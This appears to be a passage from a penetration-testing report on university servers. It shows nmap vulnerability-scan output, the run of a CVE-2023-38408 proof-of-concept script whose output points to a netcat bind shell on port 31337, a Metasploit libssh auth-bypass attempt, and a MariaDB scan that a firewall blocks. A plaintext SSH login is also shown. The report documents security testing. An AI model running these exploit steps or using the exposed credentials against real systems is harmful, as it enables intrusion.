
Figure 20 : Output of NSE for 192.168.242.192



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script vuln -p 22,80,443,3306,10000 -T4 192.168.242.193

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-19 09:36 EDT
Nmap scan report for appsrv02.uthm.edu.my (192.168.242.193)
Host is up (0.0027s latency).

PORT      STATE SERVICE               VERSION
22/tcp    open  ssh                   OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:9.2p1:
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0    https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A  *EXPLOIT*
|       5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A    10.0    https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A  *EXPLOIT*
|       56F97BB2-3DF6-5588-82AF-1D7B77F9AD45    10.0    https://vulners.com/githubexploit/56F97BB2-3DF6-5588-82AF-1D7B77F9AD45  *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A  *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2023-28531  9.8     https://vulners.com/cve/CVE-2023-28531
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8     https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340  *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587  *EXPLOIT*
|       PACKETSTORM:190587      8.1     https://vulners.com/packetstorm/PACKETSTORM:190587      *EXPLOIT*
|       PACKETSTORM:179290      8.1     https://vulners.com/packetstorm/PACKETSTORM:179290      *EXPLOIT*
|       FB2E9ED1-43D7-585C-A197-0D6628B20134    8.1     https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B20134  *EXPLOIT*
|       FA3992CE-9C4C-5350-8134-177126E0BD3F    8.1     https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0BD3F  *EXPLOIT*
|       F8981437-1287-5B69-93F1-657DFB1DCE59    8.1     https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1DCE59  *EXPLOIT*
```


```
|       CVE-2024-6387   8.1     https://vulners.com/cve/CVE-2024-6387
|       CFEBF7AF-651A-5302-80B8-F8146D5B33A6    8.1     https://vulners.com/githubexploit/CFEBF7AF-651A-5302-80B8-F8146D5B33A6  *EXPLOIT*
|       CF80DDA9-42E7-5E06-8DA8-84C72658E191    8.1     https://vulners.com/githubexploit/CF80DDA9-42E7-5E06-8DA8-84C72658E191  *EXPLOIT*
|       CB2926E1-2355-5C82-A42A-D4F72F114F9B    8.1     https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-D4F72F114F9B  *EXPLOIT*
|       C6FB6D50-F71D-5870-B671-D6A09A95627F    8.1     https://vulners.com/githubexploit/C6FB6D50-F71D-5870-B671-D6A09A95627F  *EXPLOIT*
|       C623D558-C162-5D17-88A5-4799A2BEC001    8.1     https://vulners.com/githubexploit/C623D558-C162-5D17-88A5-4799A2BEC001  *EXPLOIT*
|       C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0    8.1     https://vulners.com/githubexploit/C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0  *EXPLOIT*
|       C185263E-3E67-5550-B9C0-AB9C15351960    8.1     https://vulners.com/githubexploit/C185263E-3E67-5550-B9C0-AB9C15351960  *EXPLOIT*
|       BDA609DA-6936-50DC-A325-19FE2CC68562    8.1     https://vulners.com/githubexploit/BDA609DA-6936-50DC-A325-19FE2CC68562  *EXPLOIT*
|       AA539633-36A9-53BC-97E8-19BC0E4E8D37    8.1     https://vulners.com/githubexploit/AA539633-36A9-53BC-97E8-19BC0E4E8D37  *EXPLOIT*
|       A377249D-3C48-56C9-98D6-C47013B3A043    8.1     https://vulners.com/githubexploit/A377249D-3C48-56C9-98D6-C47013B3A043  *EXPLOIT*
|       9CDFE38D-80E9-55D4-A7A8-D5C20821303E    8.1     https://vulners.com/githubexploit/9CDFE38D-80E9-55D4-A7A8-D5C20821303E  *EXPLOIT*
|       9A6454E9-662A-5A75-8261-73F46290FC3C    8.1     https://vulners.com/githubexploit/9A6454E9-662A-5A75-8261-73F46290FC3C  *EXPLOIT*
|       92254168-3B26-54C9-B9BE-B4B7563586B5    8.1     https://vulners.com/githubexploit/92254168-3B26-54C9-B9BE-B4B7563586B5  *EXPLOIT*
```

Figure 21 : Output of NSE for 192.168.242.193




```
└─$ bash CVE-2023-38408.sh /tmp/ssh-e1BlEDwQp8YD/agent.2548

CVE-2023-38408 PoC


Enter the ROOM IP address: 192.168.242.192
Room IP address: 192.168.242.192

From ATTACKBOX, in new term, login with SSH. Type ssh redqueenrebel@192.168.242.192
Enter password 'DownTheRabbitHole!'
CVE-2023-38408.sh: line 73: /root/.ssh/authorized_keys: Permission denied

Enter this command in redqueen term: echo  > /tmp/ip.txt

I'll wait for you here...
Press Enter to continue:
Continuing...

Wait 1 min for background connection...


SSH_AUTH_SOCK set to: /tmp/ssh-*/agent.*

Error connecting to agent: No such file or directory

Transfering your shellcode now.  Please stand by...
nc: invalid option -- 'U'
nc -h for help
CVE-2023-38408.sh: line 99: kill: (217144) - No such process
Transfer complete

Error connecting to agent: No such file or directory
Error connecting to agent: No such file or directory

OK! Last steps...Hit Enter,
then In redqueen terminal, type nc localhost 31337 to access the bind shell (shellcode).

Enjoy your shell! For Flag type cat /home/alice/Desktop/*
Error connecting to agent: No such file or directory
```

Figure 22 : Attempt execution of the CVE-2023-38408 proof-of-concept script showing SSH agent socket interaction



```
msf6 > use auxiliary/scanner/ssh/libssh_auth_bypass
[*] Using action Shell - view all 2 actions with the show actions command
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > set RHOSTS 192.168.242.192
RHOSTS ⇒ 192.168.242.192
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > run
[*] 192.168.242.192:22 - Attempting authentication bypass
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 23: Attempt of exploitation for CVE-2023-28531



```
┌──(kali㉿kali)-[~]
└─$ nmap -p 3306 --script=mysql-info,mysql-empty-password,mysql-vuln* 192.168.242.193
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-19 10:12 EDT
Nmap scan report for appsrv02.uthm.edu.my (192.168.242.193)
Host is up (0.0023s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
|_mysql-empty-password: Host '10.7.191.37' is not allowed to connect to this MariaDB server

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Figure 24: Attacking device unable to connect to MariaDB server due to Firewall rules